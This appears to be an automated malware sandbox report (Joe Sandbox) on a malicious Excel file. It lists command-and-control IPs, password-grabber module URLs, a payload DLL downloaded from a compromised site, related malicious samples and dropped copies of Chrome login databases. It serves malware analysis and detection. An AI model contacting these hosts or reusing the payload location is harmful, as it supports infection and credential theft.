http://https://188.18.7.133:447/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/5/pwgrabb64/k	wermgr.exe, 00000005.00000002.2370149223.00000000002BD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://115.241.244.185:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2106026535.0000000001DD7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104880934.00000009E7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2368386646.000000000967000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2105813487.0000000001BF0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104688226.0000000800000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2368153807.000000000780000.00000002.00000001.sdmp	false		high
http://190.89.3.117:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://5.202.120.150:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://83.220.115.230:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/64/pwgrabb/DEBG//	wermgr.exe, 00000005.00000002.2375741544.0000000033395000.00000004.00000001.sdmp, wermgr.exe, 00000005.00000002.2375672021.000000003336F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000002.2106026535.0000000001DD7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104880934.00000009E7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2368386646.000000000967000.00000002.00000001.sdmp	false		high
http://185.119.120.213:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	wermgr.exe, 00000005.00000002.2370149223.00000000002BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.00000002.2106026535.0000000001DD7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104880934.00000009E7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2368386646.000000000967000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	wermgr.exe, 00000005.00000002.2376017497.0000000033720000.00000002.00000001.sdmp, taskeng.exe, 00000007.00000002.2368215983.00000000008C0000.00000002.00000001.sdmp	false		high
http://103.102.220.50:443Edge	wermgr.exe, 00000005.00000002.2374904504.0000000032C30000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	low
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/64/pwgrabb/DPST//	wermgr.exe, 00000005.00000002.2375793924.000000003339B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2105813487.0000000001BF0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104688226.000 0000000800000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2368153807.000000000 0780000.00000002.00000001.sdmp	false		high
http:// https://117.54.250.246/net9/035347_W617601.17B7997589EB B97D55BFB73DD1C2B3BB/10/62/DTJZZVZHXNDTX/1/	wermgr.exe, 00000005.00000002. 2375672021.000000003336F000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://117.54.250.246/net9/035347_W617601.17B7997589EB B97D55BFB73DD1C2B3BB/14/NAT%20status/client%2	wermgr.exe, 00000005.00000002. 2370149223.00000000002BD000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	wermgr.exe, 00000005.00000002. 2376017497.0000000033720000.00 000002.00000001.sdmp, taskeng.exe, 00000007.00000002.2368215 983.00000000008C0000.00000002. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http:// https://117.54.250.246/net9/035347_W617601.17B7997589EB B97D55BFB73DD1C2B3BB/64/pwgrabb/VERS//	wermgr.exe, 00000005.00000002. 2375672021.000000003336F000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	wermgr.exe, 00000005.00000002. 2370149223.00000000002BD000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	wermgr.exe, 00000005.00000002. 2370149223.00000000002BD000.00 000004.00000020.sdmp	false		high
http://103.102.220.50:443	wermgr.exe, 00000005.00000002. 2374904504.0000000032C30000.00 000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://103.102.220.50:443X6	wermgr.exe, 00000005.00000003. 2180328107.0000000031844000.00 000004.00000040.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	wermgr.exe, 00000005.00000002. 2370149223.00000000002BD000.00 000004.00000020.sdmp	false		high
http://177.84.63.252:443	wermgr.exe, 00000005.00000003. 2169013545.0000000031E3E000.00 000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://117.54.250.246/net9/035347_W617601.17B7997589EB B97D55BFB73DD1C2B3BB/10/62/DTJZZVZHXNDTX/1/in	wermgr.exe, 00000005.00000002. 2370271549.0000000000320000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.208.70.30	deluciaspizza.com	United States		22611	IMH-WESTUS	false
117.54.250.246	unknown	Indonesia		9340	INDONET-AS-APINDOInternetPTID	true
188.18.7.133	unknown	Russian Federation		12389	ROSTELECOM-ASRU	true
103.102.220.50	unknown	Afghanistan		137039	ZT-AS-APZohakTechnologyZ-TechAF	false
54.243.154.178	elb097307-934924932.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403507
Start date:	04.05.2021
Start time:	06:48:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Heur.31681.20936 (renamed file extension from 20936 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@14/16@5/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 45.5% (good quality ratio 43.9%) • Quality average: 87.1% • Quality standard deviation: 25.1%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
06:48:48	API Interceptor	2x Sleep call for process: rundll32.exe modified
06:48:49	API Interceptor	20x Sleep call for process: wermgr.exe modified
06:49:06	API Interceptor	407x Sleep call for process: taskeng.exe modified
06:49:18	API Interceptor	688x Sleep call for process: cmd.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.102.220.50	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 103.102.220.50:443/net8/960781_W617601.974713FF940D85BB716F33B3F5F332F3/83/
	3f3cb269_by_Libranalysis.dll	Get hash	malicious	Browse	• 103.102.220.50:443/net5/841618_W10017134.BF729E39DB3BB4F6314B213655BDE76B/90
	WkwXT9W8gU.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob20/971342_W617601.4BBD802EB3B335D16E6B3326D5107BBF/83/
	Upload_1177855142_553122147.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob20/783875_W617601.277332E82A5BB324C5D1D33BF7059753/83/
	Upload_1536549966_1095377917.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob20/783875_W617601.733FA77F7559815BB3BD59E6EFF3DFD5/83/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.7380.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob16/927537_W617601.B6D69D573370CED33FA8C33B771AECFB/83/
	6anfy8l0II.exe	Get hash	malicious	Browse	• 103.102.220.50:443/tot39/082561_W10017134.9BA06BBFD3DAE7F7FFAB1FF33B4C8F55/83/
	ieO61Pwnmq.exe	Get hash	malicious	Browse	• 103.102.220.50:443/tot36/123716_W10017134.E7F30BC825AB335A45176C4C8D519073/83/
	SecuriteInfo.com.Exploit.Siggen3.9634.14689.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob10/651689_W617601.B1FD33B3D4A53D373C8871B9BB21C1B3/83/
	SecuriteInfo.com.Exploit.Siggen3.9634.13595.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob10/082561_W617601.DFD22B33BD5DB16C77395998CBBC7D2E/83/
	SecuriteInfo.com.Exploit.Siggen3.9634.30073.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob10/128757_W617601.BB09CB3BE52FF3F1D742633B77500F6F/83/
	SecuriteInfo.com.Exploit.Siggen3.9634.10615.xls	Get hash	malicious	Browse	• 103.102.220.50:443/rob10/088753_W617601.3B377D6A1F734386EFABBC853DF37FBA/83/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	3e98fa2d_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.235.83.248
	0429_1556521897736.doc_berd.dll	Get hash	malicious	Browse	• 54.225.169.203
	e3d5e715_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.243.121.36
	8f66.xls.exe	Get hash	malicious	Browse	• 54.225.169.203
	berd.b.dll	Get hash	malicious	Browse	• 23.21.48.44
	0427_5079687843613.doc	Get hash	malicious	Browse	• 107.22.233.72
	SThy2G7fGR.exe	Get hash	malicious	Browse	• 50.19.216.111
	if.ps1	Get hash	malicious	Browse	• 50.19.216.111
	jers.dll	Get hash	malicious	Browse	• 54.235.83.248
	ac8e3612_by_Libranalysis.exe	Get hash	malicious	Browse	• 50.19.252.36
	Onetap.com_Cracked_Auth_Bp_UPDATED_23.04.21.exe	Get hash	malicious	Browse	• 54.225.165.85
	furmt.f.dll	Get hash	malicious	Browse	• 23.21.252.4
	eGXZrIOs3P.exe	Get hash	malicious	Browse	• 54.235.175.90
	ff.exe	Get hash	malicious	Browse	• 54.225.222.160
	8s7bEDfYhT.exe	Get hash	malicious	Browse	• 54.225.155.255
	8c6b2adbcdd8b7f0a0419fd08e5cbd0f7bc52cc702da4.exe	Get hash	malicious	Browse	• 107.22.233.72
	S1g5ShTDXD.exe	Get hash	malicious	Browse	• 54.243.121.36

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RykzV2Bdm0.exe	Get hash	malicious	Browse	• 107.22.233.72
	9fc4c09d4cb89762626fce008d9840abb128c99ec3cd1.exe	Get hash	malicious	Browse	• 54.243.121.36

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INDONET-AS-APINDOInternetPTID	.exe	Get hash	malicious	Browse	• 202.53.254.22
	18attachmen.exe	Get hash	malicious	Browse	• 202.53.254.22
ROSTELECOM-ASRU	x86_unpacked	Get hash	malicious	Browse	• 85.95.179.148
	z3hir.x86	Get hash	malicious	Browse	• 85.174.206.194
	IMG001.exe	Get hash	malicious	Browse	• 89.239.143.118
	countryyelow.dll	Get hash	malicious	Browse	• 62.213.14.166
	7UvT2Rh8OE.exe	Get hash	malicious	Browse	• 92.49.184.90
	FB11.exe	Get hash	malicious	Browse	• 91.122.100.13
	SecuriteInfo.com.Trojan.Kronos.21.31435.exe	Get hash	malicious	Browse	• 95.156.95.8
	QdSdkWP5JW.exe	Get hash	malicious	Browse	• 77.51.33.250
	yVn2ywuhEC.exe	Get hash	malicious	Browse	• 2.61.72.86
	bin.sh	Get hash	malicious	Browse	• 5.139.220.125
	118.apk	Get hash	malicious	Browse	• 45.80.65.139
	fil1	Get hash	malicious	Browse	• 92.100.125.98
	i	Get hash	malicious	Browse	• 176.51.203.237
	utox.exe	Get hash	malicious	Browse	• 37.21.226.228
	fdwv4hWF1M.exe	Get hash	malicious	Browse	• 5.137.127.230
	gl5oynamqQvpADI.exe	Get hash	malicious	Browse	• 77.51.146.19
	5026877.xls.exe	Get hash	malicious	Browse	• 77.51.146.19
	malware1.exe	Get hash	malicious	Browse	• 92.127.224.154
	xJbFpiVs1l	Get hash	malicious	Browse	• 95.70.22.124
	jPCgEqAjw2RAY68.exe	Get hash	malicious	Browse	• 95.72.66.155
IMH-WESTUS	Email - Payment Report.html	Get hash	malicious	Browse	• 23.235.214.102
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	SecuriteInfo.com.Exploit.Siggen3.16583.277.xls	Get hash	malicious	Browse	• 199.250.214.202
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 173.231.192.43
	document-4077682.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-1643341247.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	proforma.exe	Get hash	malicious	Browse	• 173.231.192.43
	document-1977942244.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-972550903.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-972550903.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-852263110.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-2130763274.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	2021-04-01.exe	Get hash	malicious	Browse	• 23.235.221.122
	document-669854873.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-1432391719.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-1811269384.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-586537513.xlsm	Get hash	malicious	Browse	• 104.152.109.7
	document-1080811384.xlsm	Get hash	malicious	Browse	• 104.152.109.7

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 144.208.70.30
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 144.208.70.30
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 144.208.70.30
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 144.208.70.30
	presupuesto.xlsx	Get hash	malicious	Browse	• 144.208.70.30
	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 144.208.70.30
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 144.208.70.30

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 144.208.70.30
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 144.208.70.30
	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 144.208.70.30
	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 144.208.70.30
	e9251e1f_by_Libranalysis.docx	Get hash	malicious	Browse	• 144.208.70.30
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 144.208.70.30
	Specificatiile produsului.xlsx	Get hash	malicious	Browse	• 144.208.70.30
	be1aca64_by_Libranalysis.docx	Get hash	malicious	Browse	• 144.208.70.30
	f.xlsm	Get hash	malicious	Browse	• 144.208.70.30
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 144.208.70.30
8c4a22651d328568ec66382a84fc505f	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 117.54.250.246
	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 117.54.250.246
	db7db588_by_Libranalysis.xls	Get hash	malicious	Browse	• 117.54.250.246
	WkwXT9W8gU.xls	Get hash	malicious	Browse	• 117.54.250.246
	Upload_1177855142_553122147.xls	Get hash	malicious	Browse	• 117.54.250.246
	Upload_1536549966_1095377917.xls	Get hash	malicious	Browse	• 117.54.250.246
	Upload_1672782307_1135693836.xls	Get hash	malicious	Browse	• 117.54.250.246
	Att_432126117_2131008625.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Heur.24881.xls	Get hash	malicious	Browse	• 117.54.250.246
	Attach_1760138734_477205649.xls	Get hash	malicious	Browse	• 117.54.250.246
	Attach_1344833645_1944784007.xls	Get hash	malicious	Browse	• 117.54.250.246
	Attach_1544259786_1247066717.xls	Get hash	malicious	Browse	• 117.54.250.246
	Sign-1870635479_637332644.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 117.54.250.246
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 117.54.250.246

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Size (bytes):	326
Entropy (8bit):	3.1208005371411627
Encrypted:	false
SSDEEP:	6:kKBOLywTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:ZNwTJrkPlE99SNxAhUe0ht
MD5:	79B44DDA691327BDA128A6BCF94C491C
SHA1:	3BC241485CCFFA18F61AE47CB814B05E31D45DF3
SHA-256:	C465AF316711C90DC7588906C0BA938DFEB934C385D0C8B96546E9DF06840B77
SHA-512:	4BB430984B97291BFA701FA4A6F71A547D0B4503CEA454531725683BA922B3DA6207213281753ECFA50B74BD52255BEC4D433F467E2B6DD168DFEEA9D3823510
Malicious:	false
Reputation:	low
Preview:	p..... .....3.@..(..... .....$.....h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	
Process:	C:\Windows\System32\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	122880
Entropy (8bit):	0.4753649773590379
Encrypted:	false
SSDEEP:	48:T7Y5Bk9MtTeBk9SYxNPM5ETQTQYysX0Xu132RUS5PtsikKLwQTR8+z3QH3eMwVaY:gHYJYsU+QYysX0CcFWeTVaN+LrL25sjF
MD5:	AEE054CEBAB27FF921F10325627DBAF4
SHA1:	FCE2FB98C6FB7F4B59877909B314F948BF91B19D
SHA-256:	380980EA5623B2D84A074DDE44C164554E3D2CBA0149F73C55EDE2D7F0220AA5
SHA-512:	0E5DDFFAB24764F852945602331949E903F039F285F07364F6D4BB1D4E09645F7C4A1E2020D915006BEFE365E07867FBC19DFA4B01D20A03166055D56AE4EBE1
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	
Process:	C:\Windows\System32\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.7798653713156546
Encrypted:	false
SSDEEP:	48:L3k+YzHF/8LKBwUf9KfWfkMUEilGc7xBM6vu3f+fmyJqhU:LSe7mlcwilGc7Ha3f+u
MD5:	CD5ACB5FAA79EEB4CDB481C6939EEC15
SHA1:	527F3091889C553B87B6BC0180E903E2931CCCFE
SHA-256:	D86AE09AC801C92AF3F2A18515F0C6ACBFA162671A7925405590CA4959B51E96
SHA-512:	A79C4D7F592A9E8CC983878B02C0B89DECB77D71F9451C0A5AE3F1E898C42081693C350E0BE0BA52342D51D6A3E198E0E87340AC5E268921623B088113A70D5
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	
Process:	C:\Windows\System32\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	77824
Entropy (8bit):	1.1340767975888557
Encrypted:	false
SSDEEP:	96:rSGKaEdUDHN3ZMesTyWTJe7uKfeWb3d738Hsa/NlSGIdEd01YLvqAogv5KzzUG+H:OG8mZMDTJQb3OCaM0f6k81Vumi
MD5:	9A38AC1D3304A8EEFD9C54D4EADCCCD6
SHA1:	56E953B2827B37491BC80E3BFDBBF535F95EDFA7
SHA-256:	67960A6297477E9F2354B384ECFE698BEB2C1FA1F9168BEAC08D2E270CE3558C
SHA-512:	32281388C0DE6AA73FCFF0224450E45AE5FB970F5BA3E72DA1DE4E39F80BFC6FE1E27AAECC6C08165D2BF625DF57F3EE3FC1115BF1F4BA6DDE0EB4F69CD0C77D
Malicious:	**true**

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	
Preview:	SQLite format 3.....@ .....%...../.....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	
Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	35549
Entropy (8bit):	6.06431092799383
Encrypted:	false
SSDEEP:	768:2F3tAP0WdZWTHzO+EMvDBdIu++qtXQQJokdugILQ67IU4I9zrLWJ:k3O8Ni+RvDD5/qNQmduDKRIFrLWJ
MD5:	4E06FDEE66DA477D15AAAFD104802FF3
SHA1:	2814763828D036134EEF93F28D6C499913E903AA
SHA-256:	835ADDCE810330CA6D1FE5AA598CB758B639173086517BEBC6B0AAC7CBFDAA1D
SHA-512:	42521F28CAD2FEA206592962A999202FA65E4A398EF29B9A759DAFFAD60CA95E027ABB52E523C799E7C131A15B17CDFC46FEC102C48EF7569D381C6E47680F3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"84.0.4147.89"},"easy_unlock":{"device_id":"f691bb0f-1b4f-4339-aef5-321b65f13447"},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.595529173769173e+12,"network":1.595503998e+12,"ticks":494811744.0,"uncertainty":4224807.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADCJQEpL4peQLs/tCx05ts1AAAAAAIAAAAAABBmAAAAAQAAIAAAAHMdBSm688AB9E4ujGBlc8b12w9pH8Ho0MG5KX0s9TvsAAAAAA6AAAAAAgAAIAAAAKp70FMSZVCDUsFN1iNo5k0cdS+uI3XobvqN11pz11FbMAAAAHEgEYBv3dbmfqLRp8KY9FTYBCEdPLIJnBuQSIy6PW6ieb+TQlX0tlf+joBO06Pyo0AAAADT82DjaNvFLY7T0RywXTGepumesXXBFeM5MLg7ZlErGegSazITBqJVemjLdeT3R2c6H7dl+tlEXxt1m8SJWLUl"},"policy":{"last_statistics_update":"13240002771769952"},"profile":{"info_cache":{"Default":{"active_time":1595529172.199256,"avatar_icon":"chrome://theme/IDR_PROFILE_AVATAR_26","background_apps":false,"

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmouser[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	443904
Entropy (8bit):	5.48997157707661
Encrypted:	false
SSDEEP:	12288:mLseU1D6L/hAsEYhbdf6YMvkm2kJYcxpGJ1:mLlS6L/G2f6jv7dJYYpGJ1
MD5:	EB70B6C24C0466954169882DBE5729A4
SHA1:	B81BCD8273854EFB7D7B3FB5B982D75051A5D9A6
SHA-256:	C6F319A3EDA16BEF437421920E2945AB4B3101CB27AD2F291C3DACDF84BB2240
SHA-512:	E90C5C958024734F089205E43F2C9A842E4FC68B8A7FCC7FC10754511A8B6BB724EAB563BDD5141F9A1BE634A3194F5B3ABD14F97CDD0735C42F501D8F63E59
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%
IE Cache URL:	http://https://deluciaspizza.com/netmouser.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{.....x.....|.....|.....Rich.....PE..L....`.. .....!.....0.....J.....@.....D.....<.....`.....0..0.....text...o..... ....`.rdata...b...0...d.....@..@.data....@.....B.....@....reloc.....@..B..... ....

C:\Users\user\AppData\Local\Temp\83EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	86480
Entropy (8bit):	7.890505987257101
Encrypted:	false
SSDEEP:	1536:7rgJ/8MbJmdYp5AeWvic8kcpLVEWgWGHKlMVGolahaDHTU6hryF705w/K:7rgp8MbJgQAibEWgW2K2sTU2yF704K
